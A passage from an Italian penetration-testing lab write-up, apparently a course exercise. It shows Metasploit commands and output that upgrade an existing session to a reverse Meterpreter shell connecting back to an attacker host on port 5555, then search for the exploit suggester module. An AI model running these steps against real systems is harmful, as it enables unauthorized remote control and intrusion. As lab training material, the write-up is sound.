   26  post/windows/manage/exec_powershell                   .                normal     No     Windows PowerShell Execution Post Module

Interact with a module by name or index. For example info 26, use 26 or use post/windows/manage/exec_powershell
```

“**use post/multi/manage/shell_to_meterpreter**” sembra possa funzionare, proviamo!

“**show options**” per leggere le opzioni

“**set LHOST 192.168.50.100**” settiamo indirizzo della macchina attaccante

“**set LPORT 5555**” settiamo 5555 come richiesto dalla traccia

“**set SESSION 3**” una delle sessioni create durante questo esercizio

“**exploit**” per lanciare l’attacco

```
msf post(multi/manage/shell_to_meterpreter) > options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to r
                                       eceive the connection
   LHOST                     no        IP of host that will receive the co
                                       nnection from the payload (Will try
                                        to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf post(multi/manage/shell_to_meterpreter) > set LHOST 192.168.50.100
LHOST ⇒ 192.168.50.100
msf post(multi/manage/shell_to_meterpreter) > set LPORT 5555
LPORT ⇒ 5555
msf post(multi/manage/shell_to_meterpreter) > set SESSION 3
SESSION ⇒ 3
msf post(multi/manage/shell_to_meterpreter) > exploit
[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Sending stage (1062760 bytes) to 192.168.50.150
[*] Meterpreter session 4 opened (192.168.50.100:5555 → 192.168.50.150:5490
2) at 2025-09-03 18:30:44 +0200
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) >
```

Come possiamo leggere e’ stata aperta e creata una sessione con Meterpreter !!

EXTRA: Cerchiamo il suggester, modulo “**POST**” che permette il il test di vulnerabilita’ una volta che abbiamo stabilito una sessione

```
search suggester
```

Selezioniamolo e impostiamo le opzioni del modulo

“**exploit**” per eseguire il modulo “**POST**”